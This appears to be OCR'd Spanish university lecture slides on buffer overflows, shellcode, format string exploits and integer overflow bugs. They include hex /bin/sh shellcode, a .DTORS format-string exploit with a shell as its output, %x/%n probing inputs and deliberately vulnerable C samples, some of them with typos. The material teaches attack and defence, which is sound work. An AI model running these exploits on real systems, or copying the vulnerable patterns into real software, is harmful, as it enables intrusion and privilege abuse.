Dr. Roberto Gómez C. (Seguridad en Redes)

Ejecutando el código

```
rogomez@armagnac:23>gcc prog2.c -o prog
rogomez@armagnac:24>prog
Bus error (core dumped)
rogomez@armagnac:25>
```

Lámina 48
Dr. Roberto Gómez C. (Seguridad en Redes)

¿Qué paso?




Lámina 49
Dr. Roberto Gómez C. (Seguridad en Redes)

¿Qué paso?




Lámina 50
Dr. Roberto Gómez C. (Seguridad en Redes)

Otro ejemplo

```
void function(int a, int b, int c)
{
  char buffer1[5];
  char buffer2[10];
  int *ret;
  ret = buffer1 + 12;
  (*ret) += 8;
}

void main( ) {
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
toto@cachafas:4> gcc prog2.c -o prog2
toto@cachafas:5> prog2
0
toto@cachafas:6>
```

Lámina 51
Dr. Roberto Gómez C. (Seguridad en Redes)

Siguiendo el stack






Lámina 52
Dr. Roberto Gómez C. (Seguridad en Redes)

Siguiendo el stack



Siguiendo el stack



Por que sumar 8

- Cuando se llama a function() RET vale 0x8004a8
- Se desea saltarse la asignación en 0x80004ab
- La instrucción a ejecutar esta en 0x8004b2
- Por lo que la distancia a saltar es de 8

```
0x80004a3 <main+19>:   call   0x8000470 <function>
0x80004a8 <main+24>:   addl   $0xc,%esp
0x80004ab <main+27>:   movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:   movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:   pushl  %eax
0x80004b6 <main+38>:   pushl  $0x80004f8
```

Lámina 55 Dr. Roberto Gómez C. (Seguridad en Redes)

Los shellcodes

- Son fragmentos de código escritos en lenguaje ensamblador que ejecutan una serie de ordenes comunicándose directamente con el kernel, es decir, usando llamadas al sistema.
- Se usa para conseguir ejecutar un código después de haber sobreescrito la dirección de retorno de un programa/función mediante un overflow, o mediante cualquier otro método válido
  - es decir, el valor de la dirección de retorno que se sobreescribira será la de nuestra shellcode.
- El proceso, consiste en copiar el código de shell en el espacio de variables locales

Lámina 56 Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplo de un shellcode

```
#include <stdio.h>

void main()
{
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Lámina 57
Dr. Roberto Gómez C. (Seguridad en Redes)

Ejecutando el shellcode

- Se aprovecha que Linux permite la ejecución de código contenido en la sección de la pila,
  - esta marcada con los bits de lectura, escritura y ejecución.
- Se sobrescribe RET con la dirección de la shellcode, de manera que cuando el programa salga de la función principal, main(), el programa salte al código shell, ejecutando aquellas operaciones que contenga
- En la actualidad hay exploits que utilizan desde los shellcodes mas simples hasta los mas complejos, desde los mas grandes hasta los mas chicos, usan criptografía, NOPS-free, shellcodes polimorficos, ofuscados, etc.

Lámina 58
Dr. Roberto Gómez C. (Seguridad en Redes)

Retomando el ejemplo

- Incluir el código en la memoria del programa
- Que el programa salte a dicha región de memoria
- Ejecutar el programa
- Al final se tendra
  - terminal virtual con los privilegios del dueño del proceso

Lámina 59
Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplo de exploit

```
char shellcode[] =
   "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46"
   "\x0c\x00\x00\x00\x00\xb8\x0b\x00\x00\x00\x89\xf3"
   "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xb8\x01\x00\x00"
   "\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
   "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

int main() {
   int *ret;
   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Lámina 60
Dr. Roberto Gómez C. (Seguridad en Redes)

¿Y cómo nos protegemos?

- La mejor solución es usar funciones que tengan en cuenta el numero de bytes que se escriben.
- Tabla relaciona funciones vulnerables con la función que debería ser usada en su lugar.

Función vulnerable	Reemplazar por
get(s)	sscanf()
strcpy()	strncpy()
sprintf()	snprintf()
getc()	pueden ser especialmente vulnerables usadas en un ciclo
getchar()	

Lámina 61
Dr. Roberto Gómez C. (Seguridad en Redes)

La función printf()

- Prototipo

```
int printf( const char * format, ... );
```

- Numero argumentos que toma printf() es variable e indefinido al momento de compilación.
  - printf() conoce el numero de argumentos que se le pasaron al momento de la ejecución
  - debido a lo anterior el primer argumento es un formato de cadena

Lámina 62
Dr. Roberto Gómez C. (Seguridad en Redes)

Formatos de cadena

- Es una cadena de caracteres que contiene la frase del texto a escribir, incluyendo indicadores de formato.
- Indicadores de formato tienen la sintaxis:

```
%[.][precision][longitud]+ind_conversión
```

- Ejemplo

```
printf("%u + %u = %u\n",1,2,1+2);
```

- desplegara:

```
1 + 2 = 3
```


Indicadores de conversión y formatos cadenas

- Carácter % indica la existencia un indicador de conversión
  - caso particular %%
- Cada % corresponde a un argumento de printf()
- Ejemplos cadena formatos cadenas

`%.8lx`

`8` precisión
`l` modificador de longitud
`x` indicador de conversión

`%8lx`

`8` longitud del campo

Indicadores de conversión

%u	enteros sin signo
%i, %d	enteros con signo
%f	número de punto flotante
%x	número hexadecimal
%X	número hexadecimal mayúsculas
%s	cadena de caracteres
%n	número de bytes escritos

Más ejemplos

- Ejemplo 1:

```
printf("%.10d\n",12345);

0000012345
```

- Ejemplo 2:

```
printf("%.d\n",12345);

12345
```

- Ejemplo longitud de campo

```
printf("%10d\n",12345);

     12345
```

(cinco espacios)

Format String Overflows

- Format Bugs [Bugs de Formato]: Errores de impresión dentro de los cuales se puede tanto ver como manipular la memoria, así es posible cambiar el flujo de la salida de un programa y/o su ejecución.
- Cualquier función que tome un formato como argumento es vulnerable a un tipo de buffer overflow llamado format string overflow (overflow de cadena de formato).
- Si el formato no es definido, un intruso puede conseguir ejecutar código arbitrario.

Lámina 67 Dr. Roberto Gómez C. (Seguridad en Redes)

Funciones vulnerables

- Las relacionadas con formatos de salida
  - vfprintf() y derivadas:
    - printf(),
    - fprintf(),
    - vprintf() y
    - vfprintf().
  - vsprintf() y derivadas:
    - sprintf(),
    - snprintf(),
    - vsnprintf()...

Lámina 68 Dr. Roberto Gómez C. (Seguridad en Redes)

¿En que se basan?

- Los bugs de formato se producen (o son explotables) cuando un programa realiza una llamada a una función printf() sin especificar su formato.
- Ejemplo:

```
main()
{
      char toto[] = "hola que pasa que tal";
      printf(toto);
     /* deberia ser printf("%s", toto); */
}
```


Primer programa

```
int main( int argc, char *argv[] )
{
   char  buffer[256];
   if (argc < 2)
     exit(-1);

   snprintf(buffer,256,"%s \n",argv[1]);
   printf(buffer);
   return(0);

}
```

Ejecución primer ejemplo

```
$ toto hola
hola
$ toto "%x"
100
$ toto "%x|%x"
100|8048510
$ toto "%x|%x|%x"
100|8048510|bffff7ce
$ toto "%x|%x|%x|%x"
100|8048510|bffff7cb|1
$ toto "%x|%x|%x|%x|%x"
100|8048510|bffff7c8|1|bffff568
$
```

direcciones del stack

Stack y parámetros del printf()

- Respuesta en el prototipo de la función printf
- Llamada a función
  - printf("%u + %u = %u\n",1,2,3);
- Compilador:
  - pone el 3 en el stack
  - después pone el 2
  - después pone el 1
  - después la cadena de caracteres
  - hace una llamada a printf
  - regreso: aumenta al apuntador del stack el número de bytes que introdujo anteriormente

¿Cuantos argumentos?

- Función printf() puede conocer el número de argumentos:
  - utilizar un apuntador que incrementa en 4 en cada %(cosa)
- Si el programador no ha pasado ningún parámetro, printf va a utilizar el argumento que piensa encontrar en alguna parte del stack.
- Función confía en el formato de la cadena, que se le pasa asumiendo que los argumentos existen
- Remontando lo suficientemente lejos es posible caer sobre el principio del formato de la cadena

Lámina 73 Dr. Roberto Gómez C. (Seguridad en Redes)

Remontando ...

- Se añade AAAA al principio de la cadena

```
$ toto "AAAA%x|%x|%x|%x|%x|%x"
AAAA100|8048510|bffff7c1|1|bffff568|41414141
$
```

- Se añade AAAABBBBCCCCDDDD

```
$ toto "AAAABBBBCCCCDDDD%x|%x|%x|%x|%x|||%x|
        %x|%x|%x"
AAAABBBBCCCCDDDD100|8048510|bffff7ab|1|
bffff548|||41414141|42424242|43434343|44444444
$
```

Lámina 74 Dr. Roberto Gómez C. (Seguridad en Redes)

Los eats

- A veces es necesario buscar lejos, muy lejos.
- Para avanzar en la búsqueda es necesario utilizar %x
  - los %x utilizados se conocen como “eats”
  - eats: se comen el espacio del stack

Lámina 75 Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplos alineamiento

- Ejemplos anteriores se tuvo suerte con alineamiento
- Posible contar con un error a nivel respuesta

```
$ toto "BAAAA%x|%x|%x|%x|%x|%x"
BAAAA100|8048510|bffff7c0|1|bffff568|41414142
$
```

- Para alinear añadir 3 bytes al principio y un eat

```
$ toto "BBBBAAAA%x|%x|%x|%x|%x|%x|%x"
BBBBAAAA100|8048510|bffff7ba|1|bffff558|
42424242|41414141
$
```

- Posible automatizar búsqueda alineamientos

Lámina 76 Dr. Roberto Gómez C. (Seguridad en Redes)

Escritura en memoria

- Indicador: %n
- Sirve para almacenar en el lugar apuntado por su argumento (entero sin signo) el número de caracteres que printf() a escrito.

Ejemplo escritura en memoria

```
int main( )
{
   unsigned int i=0;
   printf("printf ha escrito al menos %n",&i);
   printf("%u bytes\n",i);
   return(0);
}
```

```
$ e1
printf ha escrito al menos 33 bytes
$
```

Consecuencias

- Posible pasar un argumento a %n de la misma forma como se hizo con el %x
- Se puede en un lugar elegido, con un valor que se puede escoger.
- Lo anterior permite escribir un shellcode completo en el heap, en el caso que nos encontremos sobre un sistema con una pila no ejecutable.
- Varios métodos para tomar control procesos
  - dirección de regreso
  - dirección GOT (Global Offset Table)
  - sección .DTORS

Creando una explotación

- Codificar un exploit para un programa vulnerable básico va a necesitar 4 etapas
  - buscar los offsets (números mágicos)
  - encontrar un buen lugar para depositar el shellcode (y para lanzarlo)
  - fabricación del formato de string
  - explotación

Código offsets

```
#include <stdio.h>
#include <string.h>
extern char **environ;
        :
int my_fopen(char *program, char *argument)

char *run(char *program, char*arg)

format_struct get_offsets(char *program)
{
        :
  while (1) {
    eat ++;
    strcpy(string,"");
    for (i=0; i<align; i++)
       strcat(string,"B");
    strcat(string,"AAAA");
    for (i=0; i<eat; i++)
       strcat(string,"|%.8lx");
        :
        :
```

Lámina 81 Dr. Roberto Gómez C. (Seguridad en Redes)

Shellcode

```
char *shellcode =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x31\xc0\xb0\x17\x31\xdb\xcd\x80\x31\xc0"
  "\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
  "\x69\x89\xe3\x50\x53\x89\xe1\x31\xd3\xb0"
  "\x0b\xcd\x80";
int main(int argc, char **argv)
{
  char *shellcodeaddr;
  unsigned long dstaddr;
  format_struct offsets;

  shellcodeaddr = ( char* ) getenv("SHELLCODE");
  if (!shellcodeaddr) {
    setenv("SHELLCODE", shellcode);
    execve(argv[0], argv, environ);
  }
  dstaddr = get_dtor("./vuln");
  offsets = get_offsets("./vuln");
  printf("Ubicacion del Shellcode: %.8lx ; location de dtor: %.8lx \n",
          (unsigned long)shellcodeaddr, dstaddr);
  return 0;
}
```

Lámina 82 Dr. Roberto Gómez C. (Seguridad en Redes)

Format string

```
char *crea_format_str(unsigned long dest, unsigned long val,format_struct offsets  )
{
  char *format = (char *)malloc(4096);
  unsigned long *longptr;
  char buffer[256];
  int i;
  int ecrits=0;
  int a_ecrire= 0;

  strcpy(format, "");
  for (i=0; i<offsets.align; i++)
     strcat(format, "A");
  longptr=(unsigned long *) (format + offsets.align);
  longptr[0]=dest;
  longptr[1]=0x41414141;
  longptr[2]=dest+1;
  longptr[3]=0x42424242;
  longptr[4]=dest+2;
        :
        :
return format;
}
```


El exploit (1/2)

```
void exploit(char *program, char *arg)
{
  char *args[]={program, arg, NULL};
  execve(program, args, environ);
}

int main(int argc, char **argv)
{
  char *shellcodeaddr;
  unsigned long dstaddr;
  format_struct offsets;
  char *format;

  shellcodeaddr = ( char* ) getenv("SHELLCODE");
  if (!shellcodeaddr) {
    setenv("SHELLCODE", shellcode);
    execve(argv[0], argv, environ);
  }
```

El exploit (2/2)

```
  dstaddr = get_dtor("./vuln");
  offsets = get_offsets("./vuln");
  printf("Ubicacion del Shellcode: %.8lx ;
          ubicacion de dtor: %.8lx \n",
          ((unsigned long)shellcodeaddr)+12, dstaddr);

  format = crea_format_str(dstaddr,
                           ((unsigned long) shellcodeaddr)+12,
                           offsets);

  printf("Format: %s \n",format);
  exploit("./vuln",format);

  return 0;
}
```


Ejemplo ejecución

```
$ exploit
Ubicacion del Shellcode: bffffb4; ubicación de
   dtor: 08049530
Format:
0&#8266;AAAA1;BBBB2&#8226;CCCC3&#8226;%......

sh-2.05$
```

Errores debido a mal manejo de enteros

- Errores programadores en operaciones sensibles que involucran variables de tipo entero.
- Antes 2001 solo se habían presentado una vulnerabilidad de este tipo.
  - primera vulnerabilidad significante causada por un error de este tipo es de febrero del 2001
- Se pueden clasificar en tres categorias
  - Integer overflow and underflow conditions
  - Integer comparisons
  - Precision and promotion errors

Lámina 87 Dr. Roberto Gómez C. (Seguridad en Redes)

Integer overflow and underflow

- Variables enteras solo pueden representar valores en un rango predefinido.
- Cuando la evaluación de un entero sin signo excede el rango
  - valor final es el modulo con el número total de posibles valores
  - lo anterior se conoce como underflow u overflow
- Puede provocar problemas cuando programadores desarrollando código importante no lo anticipan

Lámina 88 Dr. Roberto Gómez C. (Seguridad en Redes)

Posibles consecuencias

- Lo anterior se conoce como wrap-around property
  - posible causar problemas cuando programador no anticipa estos
- Unsigned integer overflows o underflows pueden conducir a situaciones peligrosas cuando se usan enteros dentro de cálculos para definir cuanto espacio es necesario asignar.
- Código ejemplo:
  - asignar espacio para un arreglo de estructuras basados en un argumento proporcionado por el usuario.
  - después llena la estructura con datos y realiza operaciones sobre dichos datos

Primer código (1/2)

```
#include <stdio.h>
int main (int argc,  char *argv[])
{
   struct  toto {
     char buf[100];
     int i;
   }
   unsigned int num;   /* Almacena el numero de registros */
   char *ptr = NULL;
   struct thing *records = NULL;
   unsigned int i = 0;
   if (argc < 2) {
     fprintf(stderr,"Se requiere el numero de registros\n");
     exit(0);
   }
   num = stroul(argv[1], &ptr, 0);
```

Primer código (2/2)

```
    if (ptr != '\0') {
      fprintf(stderr,"Valor invalido %c\n",*ptr);
      exit(0);
    }
    printf("Memoria asignada: %u\n", (num*sizeof(struct toto)));
    if ( (records = malloc( num *sizeof(struct toto))) == NULL)
    {
      fprintf(stderr,"Error asignacion mmemoria \n");
      exit(0);
     }
     for (i=0; i<num; i++)
     {
       /* llenar estructrua con datos usuario) */
     }
     free(records);

}
```


Análisis código

- Verifica
  - un string con valores numéricos es proporcionado
  - el intento de asignación de memoria tuvo éxtio
- Escribe tantos datos como memoria fue asignada
- Para asignar
  - multiplica el número de registros requeridos por el tamaño de la estructura
- Riesgo
  - posibilidad que el producto exceda el valor máximo de entero con signo
  - malloc( ) asignara menor memoria que la requerida
  - posible escribir más allá de los límites del buffer en el heap

Integer comparisions

- Otro tipo de error ocurre cuando un programa evalúa comparaciones entre enteros con tipos diferentes o ambiguos.
- Errores sutiles en tales expresiones pueden resultar en comportamiento no deseado
- Dos tipos
  - signed integer comparisons
  - constants and defines

Lámina 93 Dr. Roberto Gómez C. (Seguridad en Redes)

Signed Integer Comparasions

- Posible ocurra un error en la comparación de variables enteras con signo.
- Peligroso si la expresión es una operación importante como un chequeo de seguridad.
- Ejemplo
  - programa verifica que un valor proporcionado por un usuario es menor que un valor máximo y ambas variables son declaradas como de tipo entero con signo.
  - posible usuario de un valor tan grande que el CPU lo interprete como negativo, “dandole la vuelta” a la verificación

Lámina 94 Dr. Roberto Gómez C. (Seguridad en Redes)

Código: signed integer comparisions

```
#include <stdio.h>
#define MAX 500
int main (int argc, char *argv[])
{
   int i;
   char buf[MAX];
   int max = MAX;
   if (argc != 2) {
     fprintf(stderr," Se necesita un argumento \n");
     exit(0);
   }
   i = atoi(argv[1]);
   if ( i < max) {  /* chequeo de seguridad */
     printf("Chequeo de seguridad aprobado \n");
     buf[i] = '\0'
   }
}
```

Lámina 95
Dr. Roberto Gómez C. (Seguridad en Redes)

Consecuencias

- Atacante puede introducir valor como 0x80000000 o más alto, lo que resultará en una comparación entre un valor positivo max y –2147483648
- Una vez que la verificación se paso
  - se puede escribir un offset negativo en el arreglo, fuera de sus límites
  - dependiendo de las circunstancias lo anterior puede representar una vulnerabilidad

Lámina 96
Dr. Roberto Gómez C. (Seguridad en Redes)

Constants and defines

- Problemas pueden presentarse cuando comparaciones son evaluadas contra constantes tipo defines, (preprocessor definitions).
- La forma en que el compilador interpreta las constantes depende de las otras variables de la expresión
- Posible mala situación
  - programador asume que, debido a que una definición es negativa, cualquier expresión que la involucre será evaluada como una operación de enteros con signo
  - desafortunadamente este no es el caso

Código: constants and defines (1/2)

```
#include <stdio.h>
#define ERRORCODE -1
int main (int argc, char *argv[])
{
   unsigned int i;
   char *ptr = NULL;
   char *somepointer = NULL;

   if (argc != 2) {
     fprintf(stderr," Se necesita un argumento \n");
     exit(0);
   }
   i = strtoul(argv[1], &ptr, 0);
   if (*ptr != '\0') {
     fprintf(stderr"Caracter invalido: %c\n",*ptr);
     exit(0);
   }
```

Código: constants and defines (2/2)

```
   /* HACER ALGO */

   if (i > ERRORCODE) {

       /* EXITO */

       exit(0);
   }
   else {
     fprintf(stderr,"Error en la limpieza del buffer\n");
     free(somepointer);
     exit(0);
   }
}
```


Consecuencias

- Se verifica que el valor de i es mayor que ERRORCODE (definido como –1).
- Detalle: i esta declarado como unsigned interger.
- Para el compilador, esta no es una comparación entre i y –1
  - es una comparación entre i y el valor entero más grande posible
- Resultado
  - valor de i siempre será menor que o igual a ERRORCODE

Precision and promotion

- Errores pueden ocurrir cuando programador define variables enteras que son definidas como tipos de diferentes tamaño.
- Lo anterior puede provocar una vulnerabilidad en la seguridad del sistema que usa el código.

Promoción de variables pequeñas

- No todos los enteros son iguales
  - C soporta pointers, char, int, long y long long.
- Almacenamiento de variables de tipo pequeño en variables más grandes y viceversa, no es inusual.
  - puede causar problemas si el programador desconoce como el compilador trata tales expresiones.
- Cuando expresión involucra variables enteras de tamaño diferentes
  - variable de menor tamaño se convierte a su equivalente como variable de mayor tamaño
  - por ejemplo: si a una variable entera se le asigna el valor de una variable tipo char, el valor de esta última se convierte a entero

Los problemas

- No problema cuando los tipos son sin signo
  - tipos más grandes puede representar valores de tipos más pequeños
- Problema cuando los tipos son con signo
  - representación de –1 en un sistema Intel de 32-bit, en una variable tipo char con signo es 0xFF, la representación de –1 en un entero con signo es 0xFFFFFFFF, no 0x000000FF.
  - cuando un enunciado asigna un –1 dentro de una variable de tipo signed char a una variable de tipo entero con signo, el valor asignado será de –1 como un entero con signo.

Sendmail prescan vulnerability

- Lo anterior causo vulnerabilidad sendmail prescan
- Rutina parsing direcciones email en un ciclo
- Ciclo itera una vez por cada carácter
  - chequeo seguridad para asegurar bytes no escriban más allá límites del buffer
  - a un tipo entero con signo se le asigna el valor de un char con signo sin llevar a cabo ningún cast
  - aplicación salta el chequeo de seguridad si el valor entero es igual a una constante –1, definida a través de la constante NOCHAR

Consecuencia de sendmail prescan vulnerability

- Programador asumió que el un valor de un byte nunca provocaría que el valor de una variable tipo entero fuera igual a (int) –1,
- El asignar (char) –1 a una variable de tipo entero dio como resultado el almacenar el valor (int) –1 (o NOCHAR).
- Atacante podría construir un string que pudiera evadir la verificación de seguridad, provocando que los datos sean escritos más allá de los límites del buffer.

Lámina 105 Dr. Roberto Gómez C. (Seguridad en Redes)

Loss of precision

- Otra posible vulnerabilidad ocurre cuando una variable definida como de tipo de tamaño pequeño es asignada al valor de una variable definida como un tipo de tamaño más grande.
- Los bits de orden más grande que no pueden ser almacenados en la variable de tamaño más pequeña son descartados.
- Valor almacenado es reducido al modulo con el número posible de valores, (i.e. overflow)
- Similar a integer overflow o underflow

Lámina 106 Dr. Roberto Gómez C. (Seguridad en Redes)

Código loss of precision (1/2)

```
#include <stdio.h>
int main (int argc, char *argv[])
{
   unsigned int i;
   unsigned int j;
   unsigned short size;
   char *ptr = NULL;
   char *arg = NULL;
   char *pos = NULL;

   if (argc != 3) {
     fprintf(stderr," Se necesita un argumento \n");
     exit(0);
   }
   arg = argv[2];
   i = strtoul(argv[1], &ptr, 0);
   if (*ptr != '\0') {
     fprintf(stderr," Caracter invalido \n",*ptr);
     exit(0);
   }
```


Código loss of precision (2/2)

```
 size = i;

 /* Imaginar codigo manipulando otros buffers */

if ((ptr = malloc(size+1)) == NULL) {
   fprintf(stderr," Error asignacion memoria \n");
   exit(0);
 }
 pos = ptr;
 for (j=0; j<i; j++) {
   *pos++ = *arg++
 }
 ptr[i] = '\0';

/* Hacer algo, incluyendo calling free, libc functions, etc */

}
```

Consecuencias

- Acepta un parámetro de longitud y un string como argumentos.
- Parámetro tamaño se declara como un short integer
- Programa asigna el valor del argumento proporcionado por el usuario, definido como unsigned integer i, a la variable size
  - tipo variable es de menor tamaño, el valor es reducido al modulo con el número de posibles valores de un tipo short integer
  - este valor reducido es pasado a malloc( ), menor a lo que se requiere
  - después es un heap overflow típico, ya los bytes del string son copiados más allá de los límites del buffer

Lámina 109 Dr. Roberto Gómez C. (Seguridad en Redes)

Vulnerabilidades debido a mal manejo de enteros

